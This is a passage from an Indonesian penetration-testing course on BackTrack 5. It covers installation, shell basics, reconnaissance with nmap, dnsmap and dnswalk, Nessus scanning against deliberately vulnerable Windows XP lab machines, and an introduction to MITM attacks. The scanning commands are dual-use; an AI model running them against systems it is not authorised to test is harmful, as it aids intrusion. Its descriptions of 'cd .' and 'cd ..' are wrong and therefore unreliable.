
"Hapus seluruh cakram", opsi ini jika anda pilih, maka hardisk akan di format secara keseluruhan.
"Tentukan partisi secara manual", opsi ini jika anda ingin membuat partisi sendiri untuk di isi Backtrack.

Penulis memilih Opsi "Hapus dan gunakan seluruh cakram". Dengan ini maka seluruh partisi akan dihapus untuk di isi backtrack. Klik forward, kemudian klik "Pasang".


Tunggu proses sampai selesai.

Keluar dari "Notifikasi Instalasi". Klik System > Shut down
Anda sudah berhasil menginstall Backtrack pada Virtual Hard disk.
Atau bisa juga dengan klik "Restart Sekarang".

Langkah yang terakhir untuk menghilangkan Boot Image CD Backtrack 5 dari konfigurasi VirtualBox.
Klik setting pada tampilan awal VirtualBox.



Pilih “Storage”, Pada Attributes CD/DVD Device Pilih opsi Empty. Lalu klik “OK”



0x002 – Dasar Penggunaan Backtrack

Login Backtrack

Pada dasarnya user default backtrack adalah root, sedangkan untuk password adalah toor. Kemudian setelah login kita masukan perintah **startx** untuk memulai Backtrack Graphics Interfaces.


Gantilah password root untuk keamanan dengan menggunakan perintah **passwd** pada terminal.

```
root@bt:~# passwd
Enter new UNIX password:
Retype new UNIX password:
```

Catatan : Apabila mode Graphics Interfaces mengalami error atau tidak berjalan kita dapat menggunakan perintah

```
root@bt:~# dpkg-reconfigure xserver-xorg
```

Jalankan WICD untuk menggunakan jaringan wireless maupun Wired. Namun apabila muncul seperti gambar dibawah ini.



Maka anda perlu konfigurasi ulang WICD dengan perintah

```
root@bt:~#  dpkg-reconfigure wicd
```

Konfigurasi SSH

Apabila anda memerlukan ssh server pada OS Backtrack anda, maka anda perlu konfigurasi ssh keys. Jalankan perintah :

```
root@bt:~# sshd-generate  # Generate ssh key
root@bt:~# /etc/init.d/ssh start # Menjalankan ssh service
root@bt:~# /etc/init.d/ssh stop  # Menghentikan ssh service
root@bt:~#
```

Perintah dasar shell

Peserta sebelum memulai pada materi selanjutnya, peserta diharuskan memahami terlebih dahulu mengenai perintah dasar shell karena umumnya tools didalam backtrack dijalankan melalui shell.

- ls : Melihat isi file dan folder
- ls -la : Melihat semua isi file dan folder yang tersembunyi maupun yang tidak
- cd [path] : Merubah lokasi direktori
- cd ~ : Kembali ke user direktori
- cd - : Kembali ke lokasi folder sebelumnya
- cd . : Melompat 1 path direktori
- cd .. : Melompat 2 path direktori
- pwd : Menampilkan lokasi direktori saat ini
- cat [file] : melihat isi file
- ./nama_program : Menjalankan file sebagai program / software
- ./nama_program -h : Melihat bantuan apabila ingin mengetahui perintah apa saja dalam program tersebut
- rm [file] : Menghapus file
- rmdir [folder] : Menghapus folder

Service Backtrack

```
root@bt:~# /etc/init.d/mysql start # Menjalankan mysql service
root@bt:~# /etc/init.d/ssh start # Menjalankan ssh service
root@bt:~# /etc/init.d/apache2 start # Menjalankan http service
root@bt:~#
```

Persiapan Sistem Target

Peserta akan mendapatkan 2 file *.vdi yang didalamnya sudah terinstall OS windows, keduanya juga sudah di install berbagai software yang memiliki kerentanan.

Software aplikasi yang digunakan untuk target exploitasi :

- Free Float FTP
- Mozilla 3.6.x
- IE6

OS yang digunakan sebagai target :

- Windows XP SP3 - (ms08_067_netapi)

0x003 - Information Gathering

Tahapan Information Gathering adalah untuk mengumpulkan informasi secukupnya tentang sistem target.
Information gathering dibagi menjadi 2 :

- Teknik Active Information Gathering

  Biasanya hacker menggunakan teknik port scanning, fingerprinting, dan lain-lain.
- Teknik Passive Information Gathering

  Pengumpulan informasi dengan teknik ini, hacker menggunakan service WHOIS, Search Engine, website analysis security,dan lain-lain.


Letak perbedaan antara Active itu attacker mencari informasi secara langsung, sedangkan metode passive mencari informasi secara tidak langsung atau melalui perantara.

Active Information Gathering

Pada umumnya untuk melakukan penetrasi pada web, attacker perlu mengetahui informasi mengenai web aplikasi, webserver, dan OS yang digunakan oleh server host. Pada active information gathering attacker mencari informasi secara langsung dengan tools.

IP & PORT Scanning with Nmap

Nmap (Networki Mapping) merupakan sebuah tool open source untuk eksplorasi dan audit keamanan jaringan. Anda dapat menggunakan tool ini untuk memeriksa jaringan publik secara cepat ataupun jaringan lokal. Selain itu nmap dapat juga memindai port pada suatu alamat IP untuk mengetahui informasi mengenai port tersebut.



Untuk mengetahui informasi service, version, dan OS sistem target dengan nmap kita dapat menggunakan perintah :

```
root@bt:~#  nmap 192.168.0.102 -sS -O -sV
```

Hasil scanning


```
NStarting Nmap 6.01 ( http://nmap.org ) at 2012-09-20 20:09 WIT
Nmap scan report for 192.168.0.101
Host is up (0.00079s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
```

Keterangan opsi perintah :

- -sS : Scanning secara diam-diam.
- -sV : Scanning versi software yang membuka port.
- -O : Pemindaian OS yang digunakan target.

DNSEnum

Merupakan tool open source yang digunakan untuk mengumpulkan informasi sebanyak mungkin tentang DNS. DNS adalah sebuah sistem yang menyimpan informasi tentang nama host ataupun nama domain dalam bentuk basis data tersebar (distributed database) di dalam jaringan komputer, misalkan: Internet. DNS menyediakan alamat IP untuk setiap nama host dan mendata setiap server transmisi surat (mail exchange server) yang menerima surel (email) untuk setiap domain. Menurut browser Google Chrome, DNS adalah layanan jaringan yang menerjemahkan nama situs web menjadi alamat internet.



Gambar diatas merupakan cara kerja dari DNS.

DNSMap

Tools ini mencari informasi pada web dnsmap akan menampilkan IP beserta domain.

```
root@bt:~#  ./dnsmap www.example.com
ftp.example.com
IP address #: 180.234.xxx.xxx
blog.example.com
IP address #: 180.234.xxx.xxx
```

Kita juga dapat melakukan enumeration dengan wordlist untuk mencari subdomain yang terdapat di domain tersebut.

DNSWalk

Tool ini merupakan debugger DNS untuk melakukan transfer zona untuk domain tertentu, kemudian melakukan berbagai metode untuk memeriksa konsistensi internal.

```
root@bt:~#  ./dnswalk google.com.
Getting zone transfer of google.com. from ns1.google.com...failed
FAIL: Zone transfer of google.com. from ns1.google.com failed: Response code from server: REFUSED
Getting zone transfer of google.com. from ns4.google.com...failed
FAIL: Zone transfer of google.com. from ns4.google.com failed: Response code from server: REFUSED
Getting zone transfer of google.com. from ns2.google.com...failed
FAIL: Zone transfer of google.com. from ns2.google.com failed: Response code from server: REFUSED
Getting zone transfer of google.com. from ns3.google.com...failed
FAIL: Zone transfer of google.com. from ns3.google.com failed: Response code from server: REFUSED
BAD: All zone transfer attempts of google.com. failed!
4 failures, 0 warnings, 1 errors.
```

Apabila transfer zona di nonaktifkan maka tampil “REFUSED” dari server.

Passive Information Gathering

Disini kita mencari informasi secara tidak langsung dari server. Kita dapat menggunakan layanan web untuk mendapatkan informasi seperti kegunaan tools sebelumnya pada *active information gathering.*

IP Address Lookup

Sebuah layanan untuk mencari informasi mengenai alamat IP. Contoh penyedia layanan IP Lookup
http://whatismyipaddress.com/ip-lookup
Buka alamat diatas, kemudian masukan alamat IP .

The geographic details are pulled from a commercially available geolocation database. Geolocation technology can never be 100% accurate in providing the location of an IP address. When the IP address is a proxy server and it does not expose the user's IP address it is virtually impossible to locate the user. The country accuracy is estimated at about 99%. For IP addresses in the United States, it is 90% accurate on the state level, and 81% accurate within a 25 mile radius. Our world-wide users indicate 60% accurate within 25 miles.

By default this tool will lookup the IP address that you are using. You can enter any IP address in its place below.

This information should not be used for emergency purposes, trying to find someone's exact physical address, or other purposes that would require 100% accuracy.

Please enter the IP address you want to lookup below:

202.70.50.24 **Lookup IP Address**

Setelah dimasukan IP, kemudian klik “Lookup IP Address”. Hasilnya akan seperti gambar dibawah ini

General IP Information

IP: 202.70.50.24
Decimal: 3393597976
Hostname: 202.70.50.24
ISP: Smartfren
Organization: Smartfren
Services: None detected
Type: Wireless Broadband
Assignment: Static IP
Blacklist: **Blacklist Check**


Geolocation Information

Country: Indonesia
State/Region: Jakarta Raya
City: Jakarta
Latitude: -6.1744
Longitude: 106.8294

Geolocation Map

IP Address Traceroute


Traceroute (Tracert) adalah perintah untuk menunjukkan rute yang dilewati paket untuk mencapai tujuan. Ini dilakukan dengan mengirim pesan ICMP Echo Request Ke tujuan dengan nilai Time to Live yang semakin meningkat. Rute yang ditampilkan adalah daftar interface router (yang paling dekat dengan host) yang terdapat pada jalur antara host dan tujuan.



Salah satu web yang menyediakan visual tracert :
http://www.yougetsignal.com/tools/visual-tracert/

Buka alamat tersebut, masukan host atau proxy. Penulis menggunakan host google.com untuk sebagai contoh, setelah itu klik “Host Trace”.

Hasilnya akan menampilkan secara visual berupa animasi, namun disini penulis menampilkan hasil akhir dari visual tracert.




0x004 - Vulnerability Assessment

Setelah kita mendapatkan berbagai informasi yang dibutuhkan, tahap vulnerability assessment adalah analisa menyeluruh terhadap seluruh dokumen yang terkait dengan sistem informasi untuk mengetahui potensi kelemahan yang ada.

Open Source Information Assessment (OSVDB)


OSVDB adalah sebuah basis data sumber independen dan terbuka yang dibuat oleh dan untuk komunitas keamanan. Tujuan dari proyek ini adalah untuk memberikan informasi yang akurat, rinci, informasi teknis saat ini dan tidak bias pada kerentanan keamanan. Proyek ini akan mempromosikan lebih besar, kolaborasi yang lebih terbuka antara perusahaan dan individu, menghilangkan karya berlebihan, dan mengurangi biaya yang melekat dengan pembangunan dan pemeliharaan in-house database kerentanan.

Buka alamat http://www.osvdb.org



- Pada kolom isilah kata kunci, sebagai contoh penulis menggunakan kata kunci "smb" pada kolom general search.
- Kemudian klik "Go", sistem akan mencari kata kunci dalam database osvdb.
- Kolom Title search digunakan khusus pencarian kata kunci pada judul.
- OSVDB ID digunakan untuk mencari informasi lengkap tentang ID yang anda masukan.
- Vendor Search digunakan untuk mencari informasi oleh vendor yang anda masukan sebagai kata kunci.

Hasil pencarian "smb" pada general search :



Nessus

Sebelum penggunaan tool nessus, anda perlu memasukan key dan register. Pertama, buka alamat http://www.nessus.org/register/
Pilih salah satu lisensi dan klik “Apply”. Setelah itu masukan data diri anda beserta email, karena key akan dikirim ke email anda.

Buka terminal dan masukan perintah :


```
root@bt:~#  /opt/nessus/bin/nessus-fetch --register xxxx-xxxx-xxxx-xxxx-xxxx
```

Nessus akan mengaktifkan tools dan mengunduh plugin terbaru dari internet.

Apabila plugin sudah terinstall, masukan perintah **/etc/init.d/nessusd start**

```
root@bt:~#  /etc/init.d/nessusd start
```

Buka alamat https://127.0.0.1:8834




Tunggu hingga selesai initializing. Disini penulis menggunakan nessus gui. Namun pada backtrack nessus yang kita gunakan versi lama. Sehingga perlu download pada alamat http://www.tenable.com/products/nessus/nessus-download-agreement kemudian install dengan perintah :

```
root@bt:~#  dpkg -i Nessus-5.0.1-debian6_amd64.deb
```

Nessus lama akan diganti dengan yang lebih baru beserta pluginnya.
Penggunaan nessus command line

```
root@bt:~#  nessuscmd -i 12209,20368,16337,10884 192.168.56.101
```

0x005 - MITM & Network Attack




MITM (Man in the Middle) Attack adalah serangan dimana seorang attacker berada diantara dua pihak, misalnya server dengan salah satu client, atau client dengan client. Pada sniffing umumnya dikategorikan sebagai MITM attack, namun kemampuan MITM yang sebenarnya adalah merubah dan mencegat komunikasi antara dua pihak.
Di skenario diatas charlie sebagai sniffing dan melakukan serangan MITM :

- Ketika Alice mengatakan “Where should I pay you?” kemudian charlie dan bob mendengar kata itu.
- Namun ketika alice mengatakan “Bob, I'm going to sleep. Bye” tidak sampai pada bob karena di cegat oleh charlie. Namun charlie menjadi alice dan mengatakan “Bob, what is your social security”. Dan bob menjawab “Alice, why did you ask that?”

